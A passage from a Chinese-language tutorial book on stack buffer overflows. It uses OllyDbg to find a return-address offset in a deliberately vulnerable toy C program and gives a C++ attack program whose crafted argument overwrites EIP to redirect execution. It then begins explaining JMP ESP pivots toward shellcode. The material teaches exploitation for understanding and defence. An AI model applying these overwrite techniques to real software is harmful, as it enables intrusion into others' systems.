這種組語語法，但是效果上等於將堆疊最上層的資料存入到 EIP 內，並且堆疊指標 ESP 自行加 4，使堆疊變小 4 個位元組，這 LEAVE 和 RETN 被稱作 function epilogue，也就是函式的結尾，請務必理解此結尾動作：



我們再回過頭來看函式 func 的反組譯結果，進入 func 內部執行完 function prologue 之後，EBP 存放的記憶體內容，是原本進入函式 func 前舊 EBP 的值，而 EBP+4 則是存放了函式 func 結束之後回到 main 函式繼續下去的位址，也就是 004012EB，EBP+8 則是存放函式 func 的參數，看到在 004012A3 呼叫了 strcpy 函式，呼叫 strcpy 函式必須有兩個參數，strcpy 的 C 語言函式宣告如下：

```
char * strcpy ( char * destination, const char * source );
```

參數由左到右是 destination 以及 source，從範例 SimpleC001 的 C 語言原始碼中看出，這裡的 destination 是 buffer 變數，而 source 是 str 變數，也就是函式 main 的 argv[1] 傳進來函式 func 裡的字元指標，再從 004012A3 往前看，要呼叫 strcpy 一定會先預備好參數，從 00401296 到 004012A0 這幾行就是參數預備的動作，首先看到 00401296 的 MOV EAX,DWORD PTR SS:[EBP+8]，上一段說到 EBP+8 是存放函式 func 的參數，也就是 argv[1]，此行將參數存在 EAX，在下一行 00401299 的 MOV DWORD PTR SS:[ESP+4],EAX 又把 EAX 存到 ESP+4 指向的空間，這兩行是預備 strcpy 的 source 參數，再下兩行 LEA EAX,DWORD PTR SS:[EBP-28] 以及 MOV DWORD PTR SS:[ESP],EAX 就是預備另一個參數 destination，destination 是 buffer 變數，LEA EAX,DWORD PTR SS:[EBP-28] 這一行是把 EBP-28 (16 進位) 的結果存進暫存器 EAX 裡面，所以執行完後 EAX 會等於 EBP-28，接下來的 MOV DWORD PTR SS:[ESP],EAX 是再把 EAX 的值存到 ESP 指向的空間，因為 buffer 是 destination 變數，這兩行又是在預備 destination 變數，所以可以推理出 buffer 變數是放在 EBP-28 的位址，EBP 是函式堆疊的基底位址，所以知道其實 Dev-C++ 編譯出來的程式，其實預備了從 EBP 到 EBP-28 的空間給 buffer 變數 (不包括 EBP)，28 這裡是 16 進位，所以其實為 buffer 預備了 40 個位元組，這比從 C 語言原始碼看到的 buffer[24] 那 24 個位元組要大得多了，這樣多預備記憶體空間的特質我在一開始提到過，現在我們已經實際透過工具 OllyDbg 看到了這個事實。

知道 buffer 等於 EBP-28 之後，還記得我們剛剛說 EBP+4 是存放函式 func 結束之後回到 main 函式繼續下去的位址，那個值會被載入到 EIP 裡面，CPU 便會按照那個值去執行接下來的指令，如果我們可以修改 EBP+4 的內容，便可以修改回到 main 函式之後，程序會從哪邊繼續下去執行，換言之，便可以「改變程式執行的流程」，透過利用 buffer 等於 EBP-28 的這個事實，我們只要執行 C 語言程式碼如下，便可以修改 EBP+4 的內容為 X，我將其轉換為 int* 型別是因為位址是 32 位元，直接以整數型別會比較方便賦值。

```
*((int*)(buffer+0x28+0x4)) = X;
```

EBP+4 的值原本是 004012EB，請回頭看 main 函式的反組譯碼，OllyDbg 告訴我們在 004012FE 和 00401305 這兩行是印 "x is 0\n" 的字串，所以我們只要將 EBP+4 從 004012EB 平移到 004012FE 即可跳過印出 "x is 1\n" 的字串，計算一下兩位址的差距是 004012FE - 004012EB = 13 (16 進位)，所以我們可以加入如下的 C 語言原始碼：

```
*((int*)(buffer+0x28+0x4)) += 0x13;
```

所以我們可以把原來的 C 語言程式碼改為如下即可：

```
// File name: simplec001.c
// Date: 2011/11/27
void func(char *str) {
    char buffer[24];
    int *ret;
    strcpy(buffer,str);
    *((int*)(buffer+0x28+0x4)) += 0x13;
}

int main(int argc, char **argv) {
    int x;
    x = 0;
    func(argv[1]);
    x = 1;
    printf("x is 1\n");
    printf("x is 0\n");
    system("pause");
}
```

如果利用中間的 ret 變數，最後可以改寫為如下：

```
// File name: simplec001.c
// Date: 2011/11/27
void func(char *str) {
    char buffer[24];
    int *ret = buffer+0x28+0x4;
    strcpy(buffer,str);
    *ret += 0x13;
}

int main(int argc, char **argv) {
    int x;
    x = 0;
    func(argv[1]);
    x = 1;
    printf("x is 1\n");
    printf("x is 0\n");
    system("pause");
}
```

透過 Dev-C++ 改寫原來的程式碼，存檔編譯並且執行，執行結果如下圖，可以看到我們已經成功地透過資料變數 ret 改變了程式執行的流程。

初試緩衝區溢位

目前為止，我們還沒有真的使用緩衝區溢位，畢竟，buffer 變數從頭到尾也沒有溢位，但是我們了解了只要能夠掌握記憶體中指令和資料存放的位址，並且設法改變 EBP+4，我們就可以改變程式執行的流程，所以偵錯程式 (debugger) 是緩衝區溢位攻擊中，絕不可少的工具，類


似 OllyDbg、WinDbg、Immunity Debugger、gdb 等等都是我們常常會用到的工具，接下來，我們要真的使用緩衝區溢位，我們把 SimpleC001 的程式碼恢復到原本的樣子，但是把最後一行 system("pause"); 註解掉，因為我們會透過另外一支程式來執行 SimpleC001，system("pause") 的動作在那一支程式去執行就可以了，這裡可以註解掉：


```
// File name: simplec001.c
// Date: 2011/11/27
void func(char *str) {
    char buffer[24];
    int *ret;
    strcpy(buffer,str);
}

int main(int argc, char **argv) {
    int x;
    x = 0;
    func(argv[1]);
    x = 1;
    printf("x is 1\n");
    printf("x is 0\n");
    //system("pause");
}
```


接下來我們要透過在函式 main 中的第三行 func(argv[1]); 來達到一樣的目的，讓程式只印出 "x is 0\n" 的字串，我們先想方法讓 simplec001.exe 當掉，當程式當掉的時候，如果作業系統有裝設偵錯程式，那會跳出視窗來問你是否要偵錯，當然也可以設定系統連問都不問就自動偵錯，我們現在要先來設定一下，開啟 OllyDbg，在選單中執行 Options | Just-in-time debugging 叫出視窗，按下 Make OllyDbg just-in-time debugger 按鈕，再按下 Done 確定，如下圖：

設定好了 just-in-time debugger，我們要來讓我們的 simplec001.exe 當掉，回到 Dev-C++，還是同一個 SimpleC001 專案，選單執行 Execute | Parameters...，在輸入框裡輸入 48 個 A 字母如下，按下 Ok 確定，然後在選單執行 Execute | Run 執行程式，程式必會當掉，並且出現詢問偵錯視窗，我們按下 Debug 按鈕，便會自動叫出 OllyDbg，如下：

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA








請看 OllyDbg 中的暫存器區塊視窗，EIP 的值是 41414141，這很重要，因為這代表 EIP 去執行記憶體位址 41414141 處所存放的指令，而字母 A 在 ASCII 代碼中，代表的就是 16 進位的 41，所以 EIP 指標被我們填入的一堆 A 所覆蓋了，這是很重要的特徵，如果輸入的字串可以覆蓋到 EIP，那該程式一定存在著緩衝區溢位的漏洞。

行文至此，我們先跳出來說一下緩衝區溢位的漏洞並非一定存在，即便存在，也不一定可以被拿來作攻擊的手段，要看漏洞發生的時候的環境、暫存器的狀態、記憶體的狀態、以及作業系統的防護措施等等，這在我們看多一點例子之後會越來越明白，本書主要是探討如何針對緩衝區溢位的漏洞去作攻擊的手法，了解駭客的手法，才知道如何防備，也不會有駭客什麼都辦得到、什麼系統都可以入侵的錯謬觀念，我認為這是資訊安全很重要的實務，本書不會著墨於如何找到緩衝區溢位的漏洞，也不會著墨於如何寫 shellcode，反而，我們會利用已經存在的發布軟體漏洞的平台網站，也會利用 Metasploit 所提供的現成 shellcode 來作說明。

常常注意資安消息的朋友，一定有聽過或者看過一些電子報或者網站會定期或者不定期發布軟體的漏洞消息，但是卻又不明白到底駭客們怎麼去利用這些漏洞的，那本書就是為你所寫的，我會設法讓你明白駭客的手法，以後看到發布的任何軟體漏洞消息，你必然能夠了解其中的巧妙，也知道該如何保護自己，至於什麼是 shellcode，後面的章節會慢慢解釋。 我們再執行另外一個 Dev-C++，原先的留著或者不留著都可以，留著可以讓你隨時回來參考 SimpleC001 的程式碼，新開的 Dev-C++ 我們同樣新增一個空專案，這次我們新增一個 C++ 的專案，我們要透過此 C++ 程式作為攻擊 SimpleC001 的程式，將此 C++ 程式命名為 Attack-SimpleC001，如下圖，按下 Ok 儲存專案檔案，以下文中將假設專案檔案存放在 E:\BofProjects\Attack-SimpleC001 資料夾中。




此後再新增一個檔案到專案內，原始碼內容如下，並且存檔，檔名為 attack-simplec001.cpp：

```
// File name: attack-simplec001.cpp
// Date: 2011/11/27
#include <string>
#include <sstream>
#include <cstdlib>
using namespace std;

int main(int argc, char **argv) {
    string simplec001(argv[1]);
    string buffer_overflow(48,'A');
    ostringstream sout;
    sout << '\"' << simplec001 << "\" " << buffer_overflow;
    system(sout.str().c_str());
    system("pause");
}
```

程式引入 <string> 是為了使用 C++ 標準函式庫裡頭的 std::string 物件，處理字串比較方便，引入 <sstream> 也是同樣為了方便的緣故，可以使用 std::ostringstream 物件，ostringstream 物件可以被拿來像 C++ 預設有的 std::cout 一樣使用，只不過資料是輸出到 ostringstream 內部的字串變數內，而不是像 cout 輸出到螢幕上，差別有點像是 C 語言中 printf 和 sprintf 的差別，我們執行這個程式的時候，需要丟入一個參數 argv[1]，應該要是 simplec001.exe 的路徑位置，透過使用 sout，將 simplec001.exe 的路徑用雙引號包括好 (避免路徑中有空白等字元無法正確解讀)，再將整個字串丟入系統函式 system 去執行，buffer_overflow 就是我們要用巧計去設計的假資料，我們希望可以將此假資料丟入 simplec001.exe 中，設法改變它執行的流程，跳過幾行程式碼，不去印出 "x is 1\n"，直接印出 "x is 0\n"，關於上面程式碼如果有疑問，請參閱相關 C++ 的書籍，大學中 C/C++ 的課程相當常見，我在此預設讀者已有一定 C/C++ 的基礎，C/C++ 已經超越本書範圍了，我鼓勵你可以熟悉 C 或 C++，特別是其關於指標的語法和概念，指標的概念對於理解暫存器和記憶體的關係很有幫助，但是不用擔心，你不需要是個程式設計的高手才能夠讀懂本書。

回過頭來，假設 simplec001.exe 的路徑位置在 E:\BofProjects\SimpleC001\simplec001.exe，在 Dev-C++ 的選單中，執行 Execute | Parameters... 去設定 Attack-SimpleC001 的專案執行參數，如下：




按下確定，並且在選單中執行 Execute | Run 啟動 Attack-SimpleC001 程式，程式會喚起 simplec001.exe，而 simplec001.exe 必然也會像上次一樣當掉，透過 Attack-SimpleC001，我們比較容易去設計要丟入 simplec001.exe 的參數字串。我們丟入 48 個字母 A，這數字 48 是有原因的，早先我們透過 OllyDbg 知道，在 simplec001.exe 裡面，編譯器把變數 buffer 放在 EBP+28 的位址，也就是為 buffer 預留了 28 (16 進位) 的空間，也就是 40 個位元組，這空間不包含 EBP 本身，而我們早先也看到，如果要改變程式執行的流程，我們需要改變 EBP+4，這樣一來，在 simplec001.exe 裡面，函式 func 結束之後，CPU 會將會將 EBP+4 的值讀到 EIP 裡面，並且去該位址執行指令，

所以我們的字串，除了需要把 buffer 塞飽，還需多塞到 EBP，以及 EBP+4 的空間，故需要多 8 個位元組，所以我們放 40 + 8 = 48 個字元 A，這樣必能夠覆蓋到 EBP+4，所以程式當掉的時候，OllyDbg 跳出來，你可以看到畫面上 EIP 的值是 41414141，如果我們改一下我們字串的最後四個字元空間，將 Attack-SimpleC001 的函式 main 中的第二行改成如下 (上面程式碼第 10 行)，讓 buffer_overflow 從 48 個字元 A，變成 44 個字元 A 加上 4 個字元 B：

```
string buffer_overflow(44,'A'); buffer_overflow += "BBBB";
```


其他程式碼不動，存檔重新編譯並且執行，可以看到 OllyDbg 跳出來的視窗如下圖，EIP 被改寫為 42424242，因為字母 B 的 ASCII 代碼是 16 進位的 42，所以關鍵在於最後的 4 個字元空間，這 4 個字元，可以控制程式的執行流程。



我們回去看一下 simplec001.exe 的反組譯結果 (請回去參閱 simplec001.exe 的函式 main 的組合語言貼圖，或者使用 OllyDbg 重新叫出 simplec001.exe 來觀看)，在函式 main 的組合語言段落中，我們看到從 004012FE 開始的兩行，就是準備要執行 printf("x is 0\n"); 的兩行指令，所以我們只需要將剛剛最後的 4 個 BBBB 改換成這個位址，應可以達到我們的期待，將 Attack-SimpleC001 的變數 buffer_overflow 改為如下，其他程式碼不動，存檔重新編譯並且執行，因為 PC 上 Windows 是 little-endian，所以我們要將 004012FE 反過來，變成 FE124000，而 C++ 的字串表示法內，如果要表示 16 進位的 ASCII 數值，各個字元前面要加前綴 \x，所以要寫成 \xFE\x12\x40\x00，如下：


```
string buffer_overflow(44,'A'); buffer_overflow += "\xFE\x12\x40\x00";
```

存檔編譯並且再次執行 Attack-SimpleC001，結果如下：



按下 Don't Send 的按鈕之後，simplec001.exe 結束，在 Attack-SimpleC001 的 system("pause"); 繼續執行，所以會要求按任意鍵繼續，這裡我們算是達到了我們的目的，但是我們也把 simplec001.exe 搞當了，原因是剛剛在緩衝區溢位一路覆寫到 EBP+4 的過程中，把 EBP 也給改掉了，所以在 simplec001.exe 的函式 main 結束時，EBP 的值是 41414141，這樣一來，就無法順利執行函式 main 的 Function epilogue，所以 simplec001.exe 會當在其 main 函式的結尾處。

另外還有一點，我們在 Attack-SimpleC001 裡面，直接將 \xFE\x12\x40\x00 賦值給變數 buffer_overflow 的最後 4 個字元空間，透過 system() 系統函式去將 buffer_overflow 的字串餵給 simplec001.exe，這樣的作法，必須要在作業系統的語系設定是英語系的時候才可行得通，如下圖，在 Windows XP SP3，打開 Control Panel (控制台) 裡頭的 Regional and Language Options 項目，其中的 Advanced 頁籤，針對 Language for non-Unicode programs 的設定，必須是英語系才可執行上述的直接賦值的方法，如果是中文語系的話，則因為系統函式 system() 會把 buffer_overflow 的字串改變掉的關係，上述的方法無法正常運作，此點要留意，原因也不難理解，因為當設定成中文語系的時候，\xFE\x12 這兩個字元被放在一起，系統會去解析其是否為 multibyte 字元，也就是說，會去解析其代表的中文字，這兩個代碼解析不到，就會被系統改為問號 ? 符號，? 符號的 ASCII 代碼是 3F，所以這兩個字元就變成了 \x00\x3F，所以整個最後 4 個字元就從 \xFE\x12\x40\x00 變成了 \x00\x3F\x40\x00，最前頭的 \x00 會被忽略，所以最後變成只有 44 個 A 字母，加上 \x3F\x40\x00 3 個位元組，後來改寫到 simplec001.exe 的 EIP 就變成 0000403F，最前面的兩個 00 不是我們貼的，是當時原本 EBP+4 的值是 004012EB，我們只覆蓋到後面三個位元組，但最前面那個位元組本來就是 00，故覆蓋上去變成 0000403F (little-endian 所以反向覆蓋)，所以 EIP 最後就變成 0000403F，該記憶體位址處沒有合法的指令，所以程式會死當在該處，無法正常執行，因此上述的方法必須在預設程式語系為英語系的時候，才能成功。



我們來檢討一下，上面這個方法有四個問題，第一，buffer_overflow 的最後一個位元組是 NULL 字元 \x00，這代表我們不可能增加其他的字元在其後面，或許現在還看不出來這有哪裡不好，但是一般來說緩衝區溢位的覆蓋字元都會盡量避免出現 NULL 字元，這點在我們提到更多 shellcode 的時候會越來越清楚。

第二，這個方法並不適用於中文或者其他支援 multibyte 語系的程式，因為傳入系統函式 system() 的時候 buffer_overflow 的某些字元會被改寫成 ? 符號，這是一個大問題。

另外，第三，我們把記憶體位址 004012FE 直接拿來用，但是這是絕對位址，如果今天這個位址改變了，這種攻擊的手法就不管用了，關於這第三個問題，因為 simplec001.exe 是用 Dev-C++ 所編譯出來的，所以原則上絕對位址不會改變，除非作業系統設定強制使用 ASLR (Address Space Layout Randomization)，關於 ASLR 我們在看到 Windows 7 的時候會看到更多，在這裡我們就先不考慮 ASLR 的問題，因為事實上，即便是在 Windows 7 中，只要沒有設定讓作業系統強制對每個程式使用 ASLR，預設是不會這樣做的，所以我們的 simplec001.exe 編譯好後拿到 Windows 7 的環境，其絕對位址還是不會改變，如果硬要讓作業系統強制對每個程式使用 ASLR 的話，可能會有些軟體發生相容性的問題而無法執行。

第四，simplec001.exe 執行完會當掉，這似乎沒什麼不好，畢竟我們已經「破解」它了，達到我們的目的，只有印出 x is 0 字串，但是如果你想要安安靜靜不讓人發現有什麼異狀的話，這可能是個問題，畢竟一個詢問是否要偵錯或者回報微軟的視窗，很難不被注意到，不是嗎？總結四個問題，我們目前真的要面對的只有第二和第四個問題，不過，要解決這些問題並且繼續往下閱讀之前，請務必確認你理解了之前的例子和概念，還是那句話，按部就班是學習緩衝區溢位攻擊的捷徑，如果還不能夠掌握之前的例子，繼續往下閱讀可能會讓你感到全面性的困惑。


初試 Shellcode

當緩衝區溢位成功的時候，也就是攻擊者已經可以成功地掌握 EIP 指標，控制程式執行的流程的時候，接下來，攻擊者可以改變程式執行的行為，讓程式執行我們所塞進去的字串，也就是將程式的執行順序移轉到字串裡面，這聽起來好像很玄妙，到底怎麼作到呢？其實很容易，我們來看 SimpleC001 的原始程式碼，因為你的字串是覆寫到變數 buffer 裡面，而 buffer 在主記憶體的空間是從 EBP+28 到 EBP 的 40 個位元組，也就是說，buffer 在暫存器 EBP 到 ESP 所夾起來的堆疊空間裡面，我們只要執行類似 CALL (EBP+28)、JMP (EBP+28)、或者 PUSH (EBP+28) 加上 RETN (PUSH (EBP+28) 會將 EBP+28 的位址疊在堆疊上，RETN 會將其取下並載入到 EIP 內) 這一類的指令，就可以讓執行的程序跳到 buffer 的「內容」上去，我這裡說「內容」的原因是 buffer 是一個字元指標，其值是記憶體位址，而該記憶體位址所存放的「內容」才是我們希望執行的指令，我們現在要的是想辦法跳過去，我們要讓 EIP = EBP+28，並且去執行 EBP+28 裡的「內容」，你可以說 buffer 是指向 CPU 指令的指標 (a pointer to opcode)，有人把這個「將程式的執行流程移轉到堆疊上」的動作，叫做 stack pivot，字面上的意思就是將程式的執行流程，扭轉到堆疊上面，事實上，並沒有 CALL (EBP+28) 這一類的指令，因為其帶著位移，所以沒有這種組語語法，而常用的反而是 CALL ESP、JMP ESP、PUSH ESP # RETN (我用 # 符號區隔代表兩個連續的組語指令) 等指令，不需要覺得抽象，我們馬上會看實際的例子。


從此刻開始往後的內文中，我用中括弧括起來的暫存器，就代表我以 C/C++ 指標的概念來看待暫存器，用中括弧代表我要作取值 (dereference) 的動作，對暫存器所指向的內容作存取，如果我沒有寫中括弧，就是表示我要直接存取該暫存器本身的值，例如 ESP 是 0023FF4C，而記憶體位址 0023FF4C 所存的值是 004012EB，當我用中括弧寫 [ESP] 的時候，就代表我說的是 004012EB，當我直接寫 ESP 的時候，我就是在說 0023FF4C。 在 SimpleC001 的例子裡面，我們會覆寫到 [EBP+4]，函式 func 結束的時候，會將我們所覆寫的 [EBP+4] 讀進 EIP 裡面，如果我們覆寫的 [EBP+4]，是一個我們特別挑選的記憶體位址，該位址內儲存的值，是類似 CALL ESP、JMP ESP、或者 PUSH ESP # RETN 這一類的指令，這樣一來，我們就可以讓 CPU 跳到堆疊上執行指令了，為了容易理解，我們從頭仔細審視一下 simplec001.exe 發生緩衝區溢位的時候，其堆疊的狀況，請用 OllyDbg 打開 simplec001.exe，並且參數設定 40 個字母 A，加上 4 個字母 B，加上 4 個字母 C，再加上 4 個字母 X，共 52 個字元，如下：

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCCXXXX
```


OllyDbg 的參數設定，按下 Open 執行程式：



在 OllyDbg 的反組譯區塊中 004012A3 的位址滑鼠左鍵點一下反白，並按下 F2 設定中斷點，再按下 F9 讓程式執行到中斷點處，觀看此時的堆疊狀況，如下圖，這是還沒有執行 strcpy 把 buffer 覆蓋到溢位的前一刻，可以看到此時 ESP = 0023FF00，EBP = 0023FF48，[EBP+4] 是 004012EB，這是函式 func 結束後，返回函式 main 接下去要執行的指令位址，[EBP+8] 是 00033D1F 是傳入函式 func 的參數 argv[1]。

